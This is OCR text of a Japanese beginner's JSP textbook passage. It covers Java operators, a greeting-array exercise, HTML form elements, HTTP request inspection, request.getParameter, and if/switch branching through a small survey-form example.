
つまり、15～17行目では、変数iを0から4までの範囲で変化させながら、配列namesの内容を順番に取り出しているというわけです。

文字列を連結する

リストの16行目に注目してみましょう。

```
16  out.println("<p>こんにちは、" + names[i] + "さん！ </p>");
```

文字列を表示するprintやprintlnメソッドには、固定の文字列を指定できるだけではありません。このように、+演算子を用いることで、固定文字列と変数の値とを連結することもできるのです。



▲+演算子は文字列を連結する

構文 printlnメソッド

```
out.println(文字列)
```

printメソッドと違う点は、文字列を改行文字付きで表示するということ。

Javaで使えるその他の演算子

本LESSONのサンプルだけでも、すでに4つもの**演算子**が登場しています。文字列を連結する+演算子、変数に値を代入する=演算子、左辺と右辺の値を比較する<演算子、そして、数値を加算する++演算子、です。

このように、プログラムを組み立てるうえで演算子は欠かすことのできない基本的な要素です。ここでは、今後もよく登場するであろう主な演算子を挙げておくことにしましょう。ここですべてを理解する必要はありません。このあとも出てきたときにまた紹介しますので、とりあえずは「こんなものがあるんだな」くらいに思っておいてください。

演算子には特に明確な区分はありませんが、機能的な区分けから便宜上、「算術演算子」「代入演算子」「比較演算子」「論理演算子」「ビット演算子」「その他演算子」に分類できます。

(1) 算術演算子

四則演算をはじめ、日常的な数学（算数）で使用する演算子を提供します。

▼主な算術演算子

演算子	概要	例
+（和算）	2つの数値の和	3 + 1 → 4
-（減算）	2つの数値の差	3 - 1 → 2
-（単項マイナス）	符号を反転	-(-3) → 3
*（積算）	2つの数値の積	4 * 2 → 8
/（除算）	2つの数値の商	4 / 2 → 2
%（剰余）	2つの数値の割り算を行い、余りを求める	4 % 3 → 1

（2）代入演算子

変数への代入を行うための演算子です。算術演算子と組み合わせた機能を提供する複合代入演算子を含みます。

▼主な代入演算子

演算子	概要	例
=	値を変数などに代入	x = 10
+=	左辺の値に右辺の値を加えたものを、左辺に代入	x += 10 ⇔ x = x + 10 → 20
-=	左辺の値から右辺の値を引いたものを、左辺に代入	x -= 10 ⇔ x = x - 10 →0
*=	左辺の値に右辺の値を掛けたものを、左辺に代入	x *= 10 ⇔ x = x * 10 → 100
/=	左辺の値を右辺の値で割ったものを、左辺に代入	x /= 10 ⇔ x = x / 10 → 1
%=	左辺の値を右辺の値で割った余りを、左辺に代入	x %= 10 ⇔ x = x % 6 → 4
++	値を1増加	x++ → 11
--	値を1減少	x-- → 9

（3）比較演算子

演算子前後の値を比較し、評価結果をboolean型（true / false）で返します。for命令のループ継続条件で使用する以外に、後述するif、while / do...whileなどの命令で使用します。

▼主な比較演算子

演算子	概要	例
==	左辺と右辺とが等しい場合にtrue	1 == 1 → true
!=	左辺と右辺とが等しくない場合にtrue	1 != 1 → false
<	左辺が右辺より小さい場合にtrue	3 < 1 → false
<=	左辺が右辺以下の場合にtrue	3 <= 1 → false
>	左辺が右辺より大きい場合にtrue	3 > 1 → true
>=	左辺が右辺以上の場合にtrue	3 >= 1 → true

（4）論理演算子

複合的な判定式を生成します。通常、（3）の比較演算子と組み合わせて使用します。

▼主な論理演算子

演算子	概要	例
&& (and)	論理積。左式／右式双方がtrueの場合にtrue	(3 >= 1) && (1 == 2) → false
|| (or)	論理和。左式／右式いずれかがtrueの場合にtrue	(3 >= 1) || (1 == 2) → true
!	否定。式がfalseである場合にtrue	!(3 < 1) → true

(5) ビット演算子

ビット単位の演算を行います。初学者にとってはなじみが薄く、実際、最初のうちは使う機会も少ないかもしれませんが、「このようなものもあるのか」という程度におさえておきましょう。

▼主なビット演算子

演算子	概要	例
&	論理積。左式／右式の双方にセットされているビット	10 & 1 → 1010 & 0001 → 0000 → 0
|	論理和。左式／右式のいずれかにセットされているビット	10 | 1 → 1010 | 0001 → 1011 → 11
^	排他的論理和。左式／右式のいずれかにセットされており、かつ、双方にセットされていないビット	10^1 → 1010^0001 → 1011 → 11
~	否定。ビットを反転	~10 → ~1010 → ~0101 → -11
<<	左シフト。ビットを左にシフト	10 << 1 → 1010 << 1 → 10100 → 20
>>	右シフト。ビットを右にシフト	10 >> 1 → 1010 >> 1 → 0100 → 5

(6) その他の演算子

(1) ～ (5) のいずれにも該当しないその他の演算子です。

▼その他の演算子

演算子	概要	例
+	文字列連結。文字列を連結 *	"WINGS" + "プロジェクト" → WINGSプロジェクト
?	条件演算子。(式1) ? (式2) : (式3)。式1がtrueの場合は式2、falseの場合は式3	(3 >= 1) ? "1以上です" : "1未満です" → 1以上です


* 算術演算子に属する+演算子（加算）とは区別してください。

まとめ

- 変数は、データを一時的に保管するための「入れ物」です。
- Javaで変数を使用する場合、必ず事前に宣言する必要があります。
- Javaではデータ型を厳密に判断します。たとえば、int型の変数にString型のデータを格納することはできません。
- 宣言部（<%! ... %>）で宣言された変数は、Tomcatが終了するまで有効です。
- 配列は、複数のデータを一元的に管理したい場合に使用します。
- 演算子は便宜上、「算術演算子」「代入演算子」「比較演算子」「論理演算子」「ビット演算子」「その他演算子」に分類できます。

実習　講義　**練習問題**　CHAPTER 01 LESSON 03

Q 「JSP」さんに、3種類の挨拶をしてみましょう。 以下の空欄を埋めて、p_everyone.jspを完成させてください。



▲3種類の挨拶メッセージを順に表示

リスト p_everyone.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%!
[ ① ] msgs = { "おはようございます", "こんにちは", "こんばんは" };
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>「JSP」にご挨拶</title>
</head>
<body>
<%
[ ② ] i;
for(i = 0; [ ③ ]; [ ④ ]) {
  out.println("<p>" + [ ⑤ ] + "、「JSP」！</p>");
}
%>
</body>
</html>
```

Column

JSPの正体はサーブレット

オリエンテーション（P.14）でも述べたように、JSPページはいったんサーブレットに変換されてから、コンパイル／実行されます。そうした意味で、JSPページの実体は、実はサーブレットであると言えます。

ちなみに、内部的にサーブレットへと変換された.jspファイルは、（Tomcatのデフォルト設定の場合）「%CATALINA_HOME%/work/Catalina/localhost/＜アプリケーション名＞」フォルダーの配下に作成されます（本書では、アプリケーション名は「jsp10」）。たとえば、LESSON 02で作成したintro.jspの変換結果を確認するには、さらにその配下の「/org/apache/jsp/lesson02」フォルダーを開いてみましょう。以下のような、intro_jsp.javaというファイルが見つかるはずです。

リスト intro_jsp.java

```
 9 package org.apache.jsp.lesson02;
10
11 import javax.servlet.*;
12 import javax.servlet.http.*;
13 import javax.servlet.jsp.*;
14
15 public final class intro_jsp extends org.apache.jasper.runtime.
   HttpJspBase
16     implements org.apache.jasper.runtime.JspSourceDependent {
     ...中略...
38   public void _jspService(final javax.servlet.http.HttpServlet
   Request request, final javax.servlet.http.HttpServletResponse
   response)
39         throws java.io.IOException, javax.servlet.ServletException {
           ...中略...
57     try {
58       response.setContentType("text/html;charset=UTF-8");
59       pageContext = _jspxFactory.getPageContext(this, request,
   response,
60       null, true, 8192, true);
61       _jspx_page_context = pageContext;
62       application = pageContext.getServletContext();
63       config = pageContext.getServletConfig();
64       session = pageContext.getSession();
65       out = pageContext.getOut();
66       _jspx_out = out;
67
68       out.write("¥r¥n");
69       out.write("<!DOCTYPE html>¥r¥n");
70       out.write("<html>¥r¥n");
71       out.write("<head>¥r¥n");
         ...中略...
97     }
98   }
99 }
```

いかがですか？ ごくシンプルな.jspファイルが、内部的には複雑なサーブレットになっていることが理解できるはずです。また、マーカー部分のように、暗黙オブジェクトが内部的に生成されていることもおわかりになるでしょう。

もちろん、このような中間ファイルを通常は意識する必要はありませんが、余力のある方は中身を読み解いてみると、JSPの挙動をよりイメージしやすくなるかもしれません*。

＊ 時として、コンテナーがJSPページの更新を正しく認識できず、.jspファイルを更新しても中間ファイルが更新されないことがあります。そのような場合には、「%CATALINA_HOME%/work」フォルダーを削除することで正しく更新される場合があります。

LESSON 04

フォームからの入力を受け取ろう


CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日

レッスン終了 □


LESSON 04では、「データの表示」と並んで重要な概念である、「入力データの取得」について学びます。どちらもとても重要で、極端な言い方をすれば、動的なページの仕組みのすべてです。

もちろん実際のアプリケーションでは、入力されたデータを何かしらのルールに従って編集／加工してから表示するわけですが、入り口と出口はどんな場合にも変わることのない共通の仕組みです。



▲アンケートの回答を選択すると…

▲「おもしろい！」を選択した場合



▲「おもしろくない！」を選択した場合

サンプルファイル jsp10▶ lesson04▶ quest1.jsp quest2.jsp

実習 講義 練習問題 CHAPTER 01 LESSON 04

1 コードを入力する（入力フォーム）

メモ帳で/lesson04フォルダーのquest1.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 quest1.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
2 <!DOCTYPE html>
3 <html>
4 <head>
```

```
<meta charset="UTF-8" />
<title>アンケート調査</title>
</head>
<body>
<form method="POST" action="quest2.jsp">
<div>
  この本はおもしろいですか？<br />
  <label>
    <input type="radio" name="interest" value="1" checked ="checked" />おもしろい！
  </label>
  <label>
    <input type="radio" name="interest" value="0" />おもしろくない！
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

2 コードを入力する（結果ページ）

メモ帳で/lesson04フォルダーのquest2.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 quest2.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アンケート結果</title>
</head>
<body>
<%
String answer = request.getParameter("interest");
if(Integer.parseInt(answer) == 1) {
  out.println("よかったぁ！");
} else {
  out.println("えぇ、なんでぇ？？？");
}
%>
</body>
</html>
```

3 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.58の図のように表示されれば、サンプルは正しく動作しています。

http://localhost:8080/jsp10/lesson04/quest1.jsp

実習　講義　練習問題　CHAPTER 01 LESSON 04

フォーム部品にはどんなものがある？

HTMLで利用できるフォーム部品は、実にさまざまです。状況に応じて使い分けることで、よりユーザーフレンドリーなアプリケーションを構築できます。

本LESSONのサンプルでは、フォーム部品の1つであるテキストボックスを使用していますが、他にどのような部品を使うことができるのか、簡単に眺めてみることにしましょう。HTMLに精通している方も、知識の再確認のつもりで概観してください。

(1) テキストボックス

自由なテキストを入力するためのボックスです。

以前は、汎用的なテキストボックスと、パスワードボックス、ファイル選択ボックスが用意されている程度でしたが、HTML5*1で大幅に機能が拡充されました。<input>要素のtype属性を変更することで、用途に応じて専用のテキストボックスを作成できます。

ブラウザーによっては対応していないものもありますが*2、対応していない場合は標準的なテキストボックスが表示されるだけで、特に害があるわけではありません。できるだけ目的に応じたtype属性を指定しておくようにしましょう。

次の図は、比較的、フォーム要素のHTML5対応が進んでいるGoogle Chromeでの実行結果です（ただし、tel、url、emailはAndroidでの結果を示しています）。

▲HTML5で利用できるさまざまな入力ボックス

*1 HTMLの新しいバージョンです。フォーム部品の拡充をはじめ、音声／動画の再生、画像描画のためのキャンバス機能の対応など、以前のHTMLに比べて表現力を大幅に向上しています。

*2 たとえばInternet Explorer 11は、ほとんどのtype属性に対応していません。


Android、iOSなどのスマートフォン環境では、tel、url、emailで、それぞれの入力に適したソフトウェアキーボードが表示されていることがわかります。

(2) テキストエリア

複数行の自由なテキストを入力するために利用します。初期値は、<textarea>要素の本体として表しますので、<textarea>と</textarea>の間に余計な改行や空白を入れないようにしてください。改行や空白も、そのままテキストエリアに反映されてしまうためです。

また、あとからテキストエリアの入力値を処理する際にも、テキストに含まれる改行文字を考慮しなければなりません。

```
<textarea name="txt" rows="5"
  cols="25">この中に書いてください</textarea>
```



▲テキストエリア


(3) ラジオボタンと選択ボックス*3

テキストボックスと違って、あらかじめ決められたいくつかの選択肢から値を選ばせたい場合に使います。たとえば、性別（男と女）や都道府県などが良い例です。選択肢は1つだけしか選択できません。

*3 ドロップダウンボックス、セレクトメニューなどと呼ぶ場合もあります。

```
<input type="radio" name="sex" value="男性" />男性
<input type="radio" name="sex" value="女性" checked />女性
<input type="radio" name="sex" value="その他" />その他
```


チェック状態



▲ラジオボタン

```
<select name="sex">
  <option value="男性">男性</option>
  <option value="女性" selected>女性</option>
  <option value="その他">その他</option>
</select>
```

選択状態



▲選択ボックス

ラジオボタンと選択ボックスの違いは、選択肢が最初から画面上にすべて表示されているかどうかという点です。

選択ボックスのほうは、選択肢の項目が増えても減っても画面レイアウトは影響を受けないという利点があります。反面、選択ボックスではいったんクリックして選択肢をポップアップしてから選択しなければならないため、ラジオボタンよりもユーザーに強いるアクションが多くなります。

両者のメリットとデメリットを認識して使い分けるようにしてください。

(4) チェックボックスとリストボックス

ラジオボタンや選択ボックスが1つの選択肢しか選べなかったのに対して、複数を選択できるのが、チェックボックスとリストボックスです。

チェックボックスは選択肢を1つだけ配置して、オン／オフを表すような用途にも利用できます。またリストボックスは、multiple属性を付与した場合にだけ、複数選択が可能になります*。multiple属性がない場合は、単一選択となります。


```
<input type="checkbox" name="os" value="android" checked />Android
<input type="checkbox" name="os" value="ios" />iOS
<input type="checkbox" name="os" value="windows" />Windows Phone
```

チェック状態

▲チェックボックス

```
<select name="os" size="3" multiple>
  <option value="android" selected>Android</option>
  <option value="ios">iOS</option>
  <option value="windows">Windows Phone</option>
</select>
```

行数　複数選択可



▲リストボックス


＊リストボックスで複数選択するには、[Ctrl]キーを押しながら選択肢をクリックしてください。[Shift]キーを押しながら選択肢をクリックすることで、一度に複数の選択肢を選択することもできます。

(5) スライダー

連続した数値を指定させたい場合に利用します。数値入力ボックス（number）にも似ていますが、マウスドラッグで値を変更できることから操作しやすい、視覚的に大小を把握しやすいなどの特徴があります。HTML5で追加された新要素です。

```
<input type="range" value="50" min="0" max="100" step="10" />
```

現在値　最大値　最小値　増減分



▲スライダー

(6) 隠しフィールド

やや特殊なフォーム要素です。目に見えないフォーム要素で、あらかじめセットされた値をユーザーが変更することはできません。アプリケーションを制御するための内部的な情報などを受け渡しする場合に利用します。

```
<input type="hidden" name="id" value="hogehoge" />
```

リクエスト情報を取得する


クライアントからサーバーに送信される情報のことを、総称して**リクエスト情報**と呼びます。

皆さんは「リクエスト情報」という言葉から、どのような内容を思い浮かべるでしょうか。オリエンテーションでは、単に「リクエスト」と「レスポンス」というキーワードを紹介しただけでしたので、漠然とURL（Uniform Resource Locator）のことかな、と思われた人もいるかもしれません。

しかし、リクエスト（要求）に際して、クライアント（ブラウザー）がサーバーに送信している情報は、別にURLだけではありません。私たちが気づかないところで、ブラウザーはさまざまな情報を送出しているのです。

ここのところを理解するには、HTTPの知識が欠かせません。**HTTP**（HyperText Transfer Protocol）とは、サーバーとクライアントとがお互いに通信する際に利用するプロトコル（手続き）のことで、クライアントの要求に対してサーバーが応答する、シンプルな情報のやりとり、手段を定めています。全体をまとめる管理者など存在しないインターネットの世界で、

不特定多数のクライアントとサーバーとがお互いにコミュニケーションできるのは、クライアント／サーバーが互いにHTTPの約束を守って通信しているからなのです。



▲リクエスト情報とレスポンス情報

もっとも、HTTPはあくまで裏の仕組みで、私たちが日常的に接するものではありませんから、なかなかイメージしにくいかもしれません。そこで、ブラウザーとサーバーとがどのような会話をしているのか、裏方を覗いてみることにしましょう。

ここで、Internet Explorerに標準で搭載されている**F12開発者ツール**を利用してみましょう。F12開発者ツールとは、名前のとおり［F12］キーを押すことで起動できる、Webページの開発／デバッグを支援するツールで、以下のような機能を提供します。


- 現在のHTML／CSSの状態を確認*1
- JavaScriptのデバッグ
- ネットワークによる通信状況
- 応答時間の計測
- エミュレーターなど

*1 オリジナルのHTMLではなく、JavaScriptなどによって操作された現在の状態を確認できます。

ここでは、これら機能の中でもネットワーク機能に着目します*2。F12開発者ツール上部の黒帯部分から、［ネットワーク］タブを開いてください。▶（ネットワークトラフィックのキャプチャーを有効にする）ボタンをクリックすることで、以降の通信を監視できるようになります。

この状態で、本LESSONのサンプルquest1.jspからquest2.jspにデータを送信してみましょう。選択する値は、仮に「おもしろい！」とします。


*2 その他の機能については、「Internet Explorer 11 F12 開発者ツールの新機能」（http://html5experts.jp/osamum_ms/1928/）なども参考にしてください。



▲［ネットワーク］タブによる通信状況の監視（要約）

通信結果がリスト表示されます。このページはHTMLだけで構成されていますので、1行表示されるだけですが、画像やJavaScript、スタイルシートを利用している場合には、その数だけリストが表示されます。

「http://localhost:8080/jsp10/lesson04/quest2.jsp」の行をダブルクリックすると、詳細な通信の内容が表示されます。



▲［ネットワーク］タブによる通信状況の監視（詳細）


それぞれのタブの意味は、以下のとおりです。

▼通常状況（詳細）の意味

要求／応答	項目	概要
要求	要求ヘッダー	サーバーに対する命令、要求に関わる付随情報、クライアント情報など
	要求本文	フォーム（<form method="POST">）で送信されたデータ
応答	応答ヘッダー	サーバーでの処理結果、コンテンツに関わる付随情報、サーバー情報など
	応答本文	コンテンツ本体

わずかにこれだけのページを表示するのにも、私たちが気づかないところで、クライアント／サーバーはこんなにも多くの情報をやりとりしているのです。細部は徐々に明らかにしていくこととして、ここではまず要求側の情報に注目してみましょう。

要求ヘッダーの1行目（［要求］キー）に注目してください。この部分のことを、正確にはヘッダーと区別して、**HTTPメソッド**と呼びます。サーバーに対する具体的な指示や、要求するパスを表す部分です。



POSTは、指定したスクリプトに対してデータを送信しなさい、という命令で、<form method="POST">要素で指定されたフォームからデータを送信した場合には、暗黙的にこのPOSTメソッドが発行されます*。POSTメソッドが使用された場合、フォームから入力されたデータは、**リクエストボディ**というブロックに乗せて送信されます。F12開発者ツールでは、[要求本文] というタブで確認できます。

* <form>要素のmethodオプションにはGETも存在しますが、こちらについてはLESSON 06で改めて紹介します。

```
interest=1
```

このようなデータのことを**ポストデータ**と言います。この例であれば、interestというキーで「1」という値を送信しています。

フォーム情報を取得する

JSPでフォーム情報を取得するには、requestオブジェクトのgetParameterメソッドを利用します。

requestオブジェクトは、LESSON 02でも登場したoutオブジェクトと同じく、JSPページでなんの準備もなしに使用できる暗黙オブジェクトの1つです。ブラウザーからサーバーにページの要求があったときに同時に送信されるポストデータをはじめ、ヘッダー情報、クッキーなど、一連のリクエスト情報を管理します。

getParameterメソッドは、その中でも一番よく使用するメソッド（命令）で、指定された名前と合致するフォーム部品の値を取得します。

たとえば、quest2.jspの10行目にある、

```
10 String answer = request.getParameter("interest");
```

であれば、quest1.jspから送信されたinterestというフォーム部品（ラジオボタン）の情報（value属性の値）――「おもしろい！」なら1、「おもしろくない！」なら0 ―― を返すわけです。

構文　getParameterメソッド

request.getParameter(パラメーター名)
指定されたパラメーター名に対応する値を返す。パラメーター名は<input>、<select>などの要素で指定されたname属性の値に対応する。

処理を分岐する

今回は、ただ単にフォームから入力された情報を受け取るだけではありません。入力データを受けて、それに応じた文章を表示してみることにします。

このような処理を実現するためには、入力データを判断し、処理を分岐しなければなりません。処理分岐のために、一番基本的な手法を提供するのがif命令です。

quest2.jspの11～15行目に注目してください。

```
11 if(Integer.parseInt(answer) == 1) {
12   out.println("よかったぁ！");
13 } else {
14   out.println("えぇ、なんでぇ？？？");
15 }
```

ここでは、フォーム部品（ラジオボタンinterest）から入力された内容が1であった場合（「おもしろい！」が選択された場合）、「よかったぁ！」を表示し、そうでない場合には（「おもしろくない！」が選択された場合）、「えぇ、なんでぇ？？？」を表示します。

いくつかの要素が入り組んでいますので、ちょっとわかりにくいかもしれません。簡略化して記述してみると、以下のように書くことができます。

```
if(x == 1) {
  命令1
} else {
  命令2
}
```

これでずいぶんすっきりするのではないでしょうか。上の例では、変数xが1に等しいかどうかを判断し、等しい場合には命令1を、等しくない場合には命令2を実行します。ifのあとに続くカッコ内に示されているのは**条件式**と言われるもので、正しい（true）か正しくないか（false）を判定します。そして、trueと判断された場合には、直後の{...}で囲まれたブロックを実行しますし、falseとなった場合にはelse以下に記述された{...}ブロックの中身を実行します。

単純に条件文がtrueの場合にだけ、何かしらのアクションを起こしたい場合には、else以下を省略することもできます。


「==」はJSPで使える比較演算子の1つで、左辺と右辺の値を比べて、等しい場合にはtrueを、そうでない場合にはfalseを返します。いわゆる日常的な算数で使用する「2 + 3 = 5」と同じ意味ですが、JSPでは「==」のように「=」を2つ連ねて書きますので注意してください。

文字列を数値に変換する

11行目の記述について、ただ単にフォームから入力のあった情報を判定するだけならば、以下のように書いてもいいのではないかと思った人もいるかもしれません。

```
11 if(answer == 1) {
```

一見、問題なさそうに見える記述ですが、実はこれは不可です。試しにこれでスクリプトを動作させてみると、次のようにエラーとなってしまいます。



▲サンプルを書き換えた場合に発生するエラー画面

これは、実はJavaがデータの型にきわめて厳格な言語であるために発生するエラーです。getParameterメソッドで取得できるフォーム情報は、一見、数値データに見えたとしても、内部的には文字列（String）データとして扱われます。今回のサンプルで言えば、ラジオボタンinterestのvalueオプションの値である1か0は、見た目は数字ですが、Javaからは文字列データとみなされるということです。

この場合、文字列データとしての左辺と数値データとしての右辺（1）とを比較しようとしているため、「これは比べようもないですよ！」と怒られしまっているわけです。

そこで、文字列を数値データに明示的に変換する必要が出てきます。これを実現するのが、IntegerクラスのparseIntメソッドです。

Integerクラスは、整数型のデータを扱う基本クラスの1つで、outやrequestのような暗黙オブジェクトとは異なりますが、やはりJSP（Java）の中ではなんの準備もなしに使用できます*。parseIntメソッドはその中で、指定されたデータを明示的に整数として変換するために使います。つまり、今回のサンプルではフォームから送信された1または0という文字列を、数値として認識させ直しているわけです。これによって初めて、右辺の数値と比較できるようになりました。

* Integerは、Javaで用意された数多いクラスの中でも、最も頻繁に使用されるjava.langというカテゴリー（パッケージ）に属します。このカテゴリーに属するクラスは、原則としてすべてのJavaプログラムで無条件に呼び出せます。

構文 parseIntメソッド

```
Integer.parseInt(任意の値)
```
指定された値を整数に変換する。

もう1つの処理分岐命令switch


if文はその構造上、左か右かという単純分岐には向いていますが、1、2、3、…、Nいずれかという多岐にわたる分岐には向いていません。たとえば以下は、xが1、2、3、それ以外のときで処理を分岐するためのコードです。

```
if(x == 1){
  xが1の場合に実行する命令
} else if(x == 2) {
  xが2の場合に実行する命令
} else if(x == 3) {
  xが3の場合に実行する命令
} else {
  xが1、2、3いずれでもない場合に実行する命令
}
```

if命令でも、else ifという構文を利用することで、複数の分岐を表現できます。しかし、「x == ●」と似たような式が何度も登場するのが、いかにも冗長です。これがまだ4個の分岐ですからなんとか耐えられますが、これが5個、10個と増えていった場合には、いかにも見づらく思えます。

そんなとき、JSP（Java）ではもう1つの条件分岐構文として、switchが利用できます。たとえば、上の例をswitch命令で書き換えると、次のようになります。

```
switch (x) {
  case 1  : xが1の場合に実行する命令;                  break;
  case 2  : xが2の場合に実行する命令;                  break;
  case 3  : xが3の場合に実行する命令;                  break;
  default : xが1、2、3いずれでもない場合に実行する命令;break;
}
```



▲ifとswitch

